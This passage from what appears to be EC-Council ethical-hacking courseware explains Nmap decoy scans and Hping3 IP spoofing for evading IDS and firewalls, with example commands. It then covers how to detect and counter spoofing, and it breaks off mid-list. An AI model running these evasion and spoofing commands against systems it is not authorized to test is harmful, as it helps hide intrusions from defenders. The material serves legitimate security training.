The Nmap scanning tool comes with a built-in scan function called a decoy scan, which cloaks a scan with decoys. This technique generates multiple IP addresses to perform a scan, thus making it difficult for the target security mechanisms such as IDS, firewalls, etc., to identify the original source from the registered logs. The target IDS might report scanning from 5– 0 IP addresses; however, it cannot differentiate between the actual scanning IP address and the innocuous decoy IPs.

You can perform two types of decoy scans using Nmap:

- **nmap -D RND:10 [target]**

  Using this command, Nmap automatically generates a random number of decoys for the scan and randomly positions the real IP address between the decoy IPs.

  Ex. Assume that 10.10.10.10 is the target IP address to be scanned. Thus, the Nmap decoy scan command will be:

  ```
  # nmap -D RND:10 10.10.10.10
  ```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.87: Decoy using Nmap RND option

- **nmap -D decoy1,decoy2,decoy3,...,ME,... [target]**

  Using this command, you can manually specify the IP addresses of the decoys to scan the victim's network. Here, you have to separate each decoy IP with a comma (,) and you can optionally use the ME command to position your real IP in the decoy list. If you place ME in the 4th position of the command, your real IP will be positioned at the 4th position accordingly. This is an optional command, and if you do not mention ME in your scan command, then Nmap will automatically place your real IP in any random position.

  For example, assume that 10.10.10.16 is the real source IP and 10.10.10.10 is the target IP address to be scanned. Then, the Nmap decoy command will be:

  Syntax:

```
# nmap -D 192.168.0.1,172.120.2.8,192.168.2.8,10.10.10.16,10.10.10.5
10.10.10.10
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 3.88: Decoy using Nmap with manual decoy list

These decoys can be generated in both initial ping scans such as ICMP, SYN, ACK, etc., and during the actual port scanning phase.

IP address decoy is a useful technique for hiding your IP address. However, it will not be successful if the target employs active mechanisms such as router path tracing, response dropping, etc. Moreover, using many decoys can slow down the scanning process and affect the accuracy of the scan.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



IP Address Spoofing

Most firewalls filter packets based on the source IP address. These firewalls examine the source IP address and determine whether the packet is coming from a legitimate source or an illegitimate source. The IDS filters packets from illegitimate sources. Attackers use IP spoofing technique to bypass such IDS/firewalls.

IP address spoofing is a hijacking technique in which an attacker obtains a computer's IP address, alters the packet headers, and sends request packets to a target machine, pretending to be a legitimate host. The packets appear to be sent from a legitimate machine but are actually sent from the attacker's machine, while his/her machine's IP address is concealed. When the victim replies to the address, it goes back to the spoofed address and not to the attacker's real address. Attackers mostly use IP address spoofing to perform DoS attacks.

When the attacker sends a connection request to the target host, the target host replies to the spoofed IP address. When spoofing a nonexistent address, the target replies to a nonexistent system and then hangs until the session times out, thus consuming a significant amount of its own resources.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.89: IP Spoofing using Hping3

IP spoofing using Hping3:

```
Hping3 www.certifiedhacker.com -a 7.7.7.7
```


You can use Hping3 to perform IP spoofing. The above command helps you to send arbitrary TCP/IP packets to network hosts.

Note: You will not be able to complete the three-way handshake and open a successful TCP connection with spoofed IP addresses.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

IP Spoofing Detection Techniques: Direct TTL Probes

1. Send a packet to the host of a suspected spoofed packet that triggers a reply and compare the TTL with that of the suspected packet; if the **TTL in the reply is not the same** as the packet being checked, this implies that it is a spoofed packet
2. This technique is successful when the attacker is in a **different subnet** from that of the victim



Note: Normal traffic from one host can contrast TTLs depending on traffic patterns


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

IP Spoofing Detection Techniques: IP Identification Number

01 Send a probe to the host of a suspected spoofed traffic that triggers a reply and **compare the IPID** with the suspected traffic


02 If the IPIDs are **not close in value** to the packet being checked, then the suspected traffic is spoofed

03 This technique is considered reliable even if the attacker is in the **same subnet**



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



IP Spoofing Detection Techniques

- **Direct TTL Probes**

  In this technique, you initially send a packet (ping request) to the legitimate host and wait for a reply. Check whether the TTL value in the reply matches with that of the packet you are checking. Both will have the same TTL if they are using the same protocol. Although the initial TTL values vary according to the protocol used, a few initial TTL values are commonly used. For TCP/UDP, the values are 64 and 128; for ICMP, they are 128 and 255.




Figure 3.90: IP Spoofing detection technique: Direct TTL Probes

If the reply is from a different protocol, then you should check the actual hop count to detect the spoofed packets. Deduct the TTL value in the reply from the initial TTL value to determine the hop count. The packet is a spoofed packet if the reply TTL does not match the TTL of the packet. It will be very easy to launch an attack if the attacker knows the hop count between the source and the host. In this case, the test result is a false negative.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

This technique is successful when the attacker is in a different subnet from that of the victim.

Note: Normal traffic from one host can contrast TTLs depending on traffic patterns.

- **IP Identification Number**

  Users can identify spoofed packets by monitoring the IP identification (IPID) number in the IP packet headers. The IPID increases incrementally each time a system sends a packet. Every IP packet on the network has a "fragment identification" number, which is increased by one for every packet transmission. To identify whether a packet is spoofed, send a probe packet to the source IP address of the packet and observe the IPID number in the reply. The IPID value in the response packet must be close to but slightly greater than the IPID value of the probe packet. The source address of the IP packet is spoofed if the IPID of the response packet is not close to that of the probe packet.

  This method is effective even when both the attacker and the target are on the same subnet.




Figure 3.91: IP Spoofing detection technique: IP Identification Number

- **TCP Flow Control Method**

  The TCP can optimize the flow control on both the sender's and the receiver's end with its algorithm. The algorithm accomplishes flow control using the sliding window principle. The user can control the flow of IP packets by the window size field in the TCP header. This field represents the maximum amount of data that the recipient can receive and the maximum amount of data that the sender can transmit without acknowledgement. Thus, this field helps to control data flow. The sender should stop sending data whenever the window size is set to zero.

  In general flow control, the sender should stop sending data once the initial window size is exhausted. The attacker, who is unaware of the ACK packet containing window size information, might continue to send data to the victim. If the victim receives data packets beyond the window size, they are spoofed packets. For effective flow control and early detection of spoofing, the initial window size must be very small.

  Most spoofing attacks occur during the handshake, as it is challenging to build multiple spoofing replies with the correct sequence number. Therefore, apply the flow control spoofed packet detection method to the handshake. In a TCP handshake, the host sending

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

the initial SYN packet waits for SYN-ACK before sending the ACK packet. To check whether you are getting the SYN request from a genuine client or a spoofed one, set SYN-ACK to zero. If the sender sends an ACK with any data, it means that the sender is a spoofed one. This is because when SYN-ACK is set to zero, the sender must respond to it only with the ACK packet, without additional data.





Figure 3.92: IP Spoofing detection technique: TCP Flow Control Method

Attackers sending spoofed TCP packets will not receive the target's SYN-ACK packets. Attackers cannot respond to changes in the congestion window size. When the received traffic continues after a window size is exhausted, the packets are most likely spoofed.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



IP Spoofing Countermeasures

In ethical hacking, the ethical hacker, also known as the "pen tester," has to perform an additional task that a normal hacker does not follow (i.e., adopting countermeasures against the respective vulnerabilities determined through hacking). This is essential because knowing security loopholes in your network is worthless unless you adopt measures to protect them against real hackers. As mentioned previously, IP spoofing is one of the techniques that a hacker adopts to break into the target network. Therefore, to protect your network from external hackers, you should apply IP spoofing countermeasures to your network security settings. Some IP spoofing countermeasures that you can apply are as follows:

- **Avoid trust relationships**

  Do not rely on IP-based authentication. Attackers may spoof themselves as trusted hosts and send malicious packets to you. If you accept these packets under the assumption that they are "clean" because they are from your trusted host, the malicious code will infect your system. Therefore, it is advisable to test all packets, even when they come from one of your trusted hosts. You can avoid this problem by implementing password authentication along with trust-relationship-based authentication.

- **Use firewalls and filtering mechanisms**

  As stated above, you should filter all the incoming and outgoing packets to avoid attacks and sensitive information loss. A firewall can restrict malicious packets from entering your private network and prevent severe data loss. You can use access control lists (ACLs) to block unauthorized access. At the same time, there is a possibility of an insider attack. Inside attackers can send sensitive information about your business to your competitors, which could lead to monetary loss and other issues. Another risk of outgoing packets is that an attacker will succeed in installing a malicious sniffing program running in a hidden

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

mode on your network. These programs gather and send all your network information to the attacker without any notification after filtering the outgoing packets. Therefore, you should assign the same importance to the scanning of outgoing packets as you would to that of incoming packets.

- **Use random initial sequence numbers**

  Most devices choose their ISN based on timed counters. This makes the ISNs predictable, as it is easy for an attacker to determine the concept of generating the ISN. The attacker can determine the ISN of the next TCP connection by analyzing the ISN of the current session or connection. If the attacker can predict the ISN, then he/she can establish a malicious connection to the server and sniff out your network traffic. To avoid this risk, use random initial sequence numbers.

- **Ingress filtering**

  Ingress filtering prevents spoofed traffic from entering the Internet. It is applied to routers because it enhances the functionality of the routers and blocks spoofed traffic. Configuring and using ACLs that drop packets with the source address outside the defined range is one method of implementing ingress filtering.

- **Egress filtering**

  Egress filtering refers to a practice that aims to prevent IP spoofing by blocking outgoing packets with a source address that is not inside.


- **Use encryption**

